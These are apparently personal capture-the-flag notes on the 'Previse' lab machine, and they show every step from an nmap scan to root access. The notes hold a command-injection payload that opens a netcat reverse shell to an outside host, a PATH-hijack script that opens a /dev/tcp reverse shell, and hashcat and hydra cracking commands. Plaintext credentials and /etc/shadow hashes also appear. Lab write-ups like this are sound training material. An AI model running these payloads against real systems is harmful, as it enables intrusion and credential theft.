Creds

Username	Password	Description
root	mySQL_p@ssw0rd!:)	mysql db=previse
m4lwhere	ilovecody112235!	ssh

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Sat Oct 30 17:54:18 2021 as: nmap -sC -sV -p- -oN nmap/Full -vvv 10.10.11.104
Nmap scan report for 10.10.11.104
Host is up, received syn-ack (0.014s latency).
Scanned at 2021-10-30 17:54:20 EDT for 25s
Not shown: 65533 closed ports
Reason: 65533 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDbdbnxQupSPdfuEywpVV7Wp3dHqctX3U+bBa/UyMNxMjkPO+rL5E6ZTAcnoaOJ7SK8Mx1xWik7t78Q0e16QHaz3vk2AgtklyB+KtlH4RWMBEaZVEAfqXRG43FrvYgZe7WitZINAo6kegUbBZVxbCIcUM779/q+i+gXtBJiEdOOfZCaUtB0m6MlwE2H2SeID06g3DC54/VSvwHigQgQ1b7CNgQOslbQ78FbhI+k9kT2gYslacuTwQhacntIh2XFo0YtfY+dySOmi3CXFrNlbUc2puFqtlvBm3TxjzRTxAImBdspggrqXHoOPYf2DBQUMslV9prdyI6kfz9jUFu2P1Dd
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCnDbkb4wzeF+aiHLOs5KNLPZhGOzgPwRSQ3VHK7vi4rH60g/RsecRusTkpq48Pln1iTYQt/turjw3lb0SfEK/4=
|   256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIICTOv+Redwjirw6cPpkc/d3Fzz4iRB3lCRfZpZ7irps
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: B21DD667DF8D81CAE6DD1374DD548004
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct 30 17:54:45 2021 -- 1 IP address (1 host up) scanned in 27.28 seconds
```


Web Enumeration

ran gobuster
VISIT /nav.php
click accounts
edit response from 302 FOUND to 200 ok.

BOOM
reset/create admin user/password

```
POST /accounts.php HTTP/1.1
Host: 10.10.11.104
Content-Length: 51
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.104
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.104/accounts.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=rvjjl4vb1iodjprkv07ut4smp3
Connection: close

username=admin&password=admin&confirm=admin&submit=
```



interesting

```
POST /logs.php HTTP/1.1
Host: 10.10.11.104
Content-Length: 11
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.104
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.104/file_logs.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=rvjjl4vbliodjprkv07ut4smp3
Connection: close

delim=comma
```

download siteBackup.zip

config.php

```
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

root:mySQL_P@ssw0rd! 00 - Loot > Creds

checkout out logs.php and found

logs.php

```
...[snip]...
////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;
...[snip]...
```

code injection

rev shell

```
POST /logs.php HTTP/1.1
Host: 10.10.11.104
Content-Length: 84
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.104
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.11.104/file_logs.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=rvjjl4vbliodjprkv07ut4smp3
Connection: close

delim=;/usr/bin/python+-c+'import+os;os.system("nc+10.10.14.155+9001+-e+/bin/bash")'
```

mysql previse:accounts

```
mysql> select * from accounts;
+----+-------------+------------------------------------+---------------------+
| id | username    | password                           | created_at          |
+----+-------------+------------------------------------+---------------------+
|  1 | m4lwhere    | $1$ llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | admin       | $1$ llol$uXqzPW6SXUONt.AIOBqLy. | 2021-11-03 14:13:39 |
|  3 | christopher | $1$ llol$79cV9c1FNnnr7LcfPFlqQ0 | 2021-11-03 14:27:05 |
+----+-------------+------------------------------------+---------------------+
```

try to crack with hashcat or just hydra to crack ssh.

hashcat to crack hashes

```
hashcat -m 500 hashes.txt /usr/share/wordlists/rockyou.txt
```

hydra brute-force ssh

```
hydra -l m4lwhere -P /usr/share/wordlists/rockyou.txt ssh://$IP
```

m4lwhere:ilovecody112235! 00 - Loot > Creds
admin:admin (me)
christopher:password (another hacker)

Enumeration as m4lwhere

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (ALL : ALL) ALL
    (root) /opt/scripts/access_backup.sh
```

as suspected..

access_backup.sh

```
m4lwhere@previse:/opt/scripts$ cat access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

so export path

```
export PATH=.:$PATH
```

create rev shell in file called gzip i did in /dev/shm

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.155/9002 0>&1
```

run sudo /opt/scripts/access_backup.sh

boom root!!!!!

root.txt

```
root@previse:~# cat /root/root.txt
51bcc92e52ae202992d7ae9441ddd10a
```

id,whoami

```
root@previse:~# whoami
root
root@previse:~# id
uid=0(root) gid=0(root) groups=0(root)
```

/etc/shadow

```
root@previse:~# cat /etc/shadow
root:$6$QJgW9tG2$yIhp0MQm9b4ok8j9su9H0hJ.GuwI5AHusMrZBQv2oLfvotY5YR0MJ82zJ4xi5WCKQSWn/a3HO/M/TjS/YC0Mk1:18824:0:99999:7:::
...[snip]...
m4lwhere:$6$YYxntHU4$7H29aS09Qo73P8pnjDufjp11UqOVIhKrBIjSorpH0XD1GsEx0rQwWvaZW.PYmq4fd9vCseWCTyCtif9Km1TZ6/:18790:0:99999:7:::
...[snip]...
```

uname -a

```
root@previse:~# uname -a
Linux previse 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```